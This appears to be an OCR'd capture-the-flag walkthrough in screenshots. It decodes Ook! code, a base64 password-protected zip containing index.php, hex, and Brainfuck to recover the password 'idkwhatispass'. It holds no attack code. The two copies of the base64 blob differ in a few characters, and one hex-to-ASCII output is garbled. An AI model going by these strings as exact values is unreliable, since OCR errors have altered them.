
Memory: **1** => 10 ( ),

```
!.?.. ..... ....! ?!!.? ..... ..... ?.?!. ?.... ..... ..... ..!.. .....
..... .!.?. ..... ..!? !!.?! !!!!! !!?.? !.?!! !!!.? .... ..!?! !.?!!
!!!!? .?!.? !!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?.. !.!!! !!!!!
!!!!! !!!!! !.?.. .... ..!?! !.?.. ..... .?.?! .?... .!.? ..... .....
..... .!?!! .?!!! !!!! !!!!! !!!?. ?!.?! !!!!! !!!!! !!.!! !!!! .....
..!.! !!!!! !.?.
```

ARGUMENT: FROLIC



UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC
AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAAwEAAAAA



Base 64 Encoder / Decoder

Encodes or decodes a string so that it conforms to the Base64 Data Encodings specification (RFC 4648).


If you are decoding a binary file, use the 'DECODE AND DOWNLOAD' button. The decoder will try to figure out the file type limit for file upload is 2 megabytes. All files bigger than 500k will be output to a new window for performance reason and to being unresponsive.

If you want to learn more about base64 encoding, jump to the Base64 Encoding Explained section of this page.

Option 1: Copy-paste the string to encode or decode here

UEsDBBQACQAIAMOJN00j/IsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB
BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve
EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOIRBrAyw0tdIiKb40RrXpBgn/uoTj
Iurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/IsUsAAAAGkC
AAAJABgAAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG
AAAAAAEAAQBPAAAAAwEAAAAAA

Option 2: Or upload a file to encode or decode




Ad	Boyut	Tür	Değiştirildi
index.php	617 bayt	PHP betiği	23 Eylül 2018, 14:44


“freeformatter-decoded.zip” için parola gerekli

Parola: ●●●●●●●●

password



```
4b7973724b7973674b7973724b7973675779302b4b7973674b7973724b7973674b79737250463067506973724b7973674b793
4744c5330674c5330754b7973674b7973724b7973674c6a77720d0a4b7973675779302b4b7973674b7a78645069734b4b7973
75504373674b7974624c5434674c53307450463067506930744c5330674c5330754c5330674c5330744c5330674c6a77724b7
973670d0a4b317374506973674b79737250463067506973724b793467504373724b3173674c5434744c53304b5046302b4c53
30674c6a77724b7973675779302b4b7973674b7a7864506973674c6930740d0a4c533467504373724b3173674c5434744c533
0675046302b4c5330674c5330744c533467504373724b7973675779302b4b7973674b7973385854344b4b7973754c6a776743
673d3d0d0a
```




Hex to ASCII text converter

Enter 2 digits hex numbers with any prefix / postfix / delimiter and press the *Convert* button (e.g. 45 78 61 6d 70 6C 65 21):

```
75504373674b7974624c5434674c5330745046306750693074 4c5330674c5330754c533
0674c5330744c5330674c6a77724b7
973670d0a4b317374506973674b797372504630675069737 24b793467504373724b3173
674c5434744c53304b5046302b4c53
30674c6a77724b7973675779302b4b7973674b7a786450697 3674c6930740d0a4c53346
7504373724b3173674c5434744c533
0675046302b4c5330674c5330744c533467504373724b7973 675779302b4b7973674b79
73385854344b4b7973754c6a776743
673d3d0d0a
```

```
KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKyGDÅ3□tÅ3□
T·□6t·□7$·□6tÆ§w Ð¤·□6uw□□´·□6t·§□E□
□4´·□uPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrK□6pÐ¤³□7E□
□6t·□7%□c□u□□7$·□Fu□77$³□6tÅCGDÅ3□µ□c
□´Å0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS□u□c□´Å3□tÅ3□DÅ3Fu□77$·□6uw□
□´·□6t·□3□□CD´·□7TÆ§vtg==
```



Decode from Base64 format

Simply use the form below

KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKy4tLS0gLS0uKysgKysrKysgLjwr
KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg
K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t
LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==


For encoded binaries *(like images, documents, etc.)* upload your data via the file decode form below.

UTF-8 ▾ Source charset.

Live mode OFF Decodes in real-time when you type or paste *(supports only unicode charsets)*.

< DECODE > Decodes your data into the textarea below.

```
+++++ +++++ [->++ +++++ +++<] >++++ +.--- --.++ +++++ .<+++ [->++ +<]>+
++.<+ ++[-> ---<] >---- --.-- ----- .<+++ +[->+ +++<] >+++. <+++[ ->---
<]>-- .<+++ [->++ +<]>+ .---. <+++[ ->--- <]>-- ----. <++++ [->++ ++<]>
++..<
```



Console

```
idkwhatispass
```

Memory: **1** => 115 (s),


BRAINFUCK

Informatics › Programming Language › Brainfuck

Brainfuck Interpreter

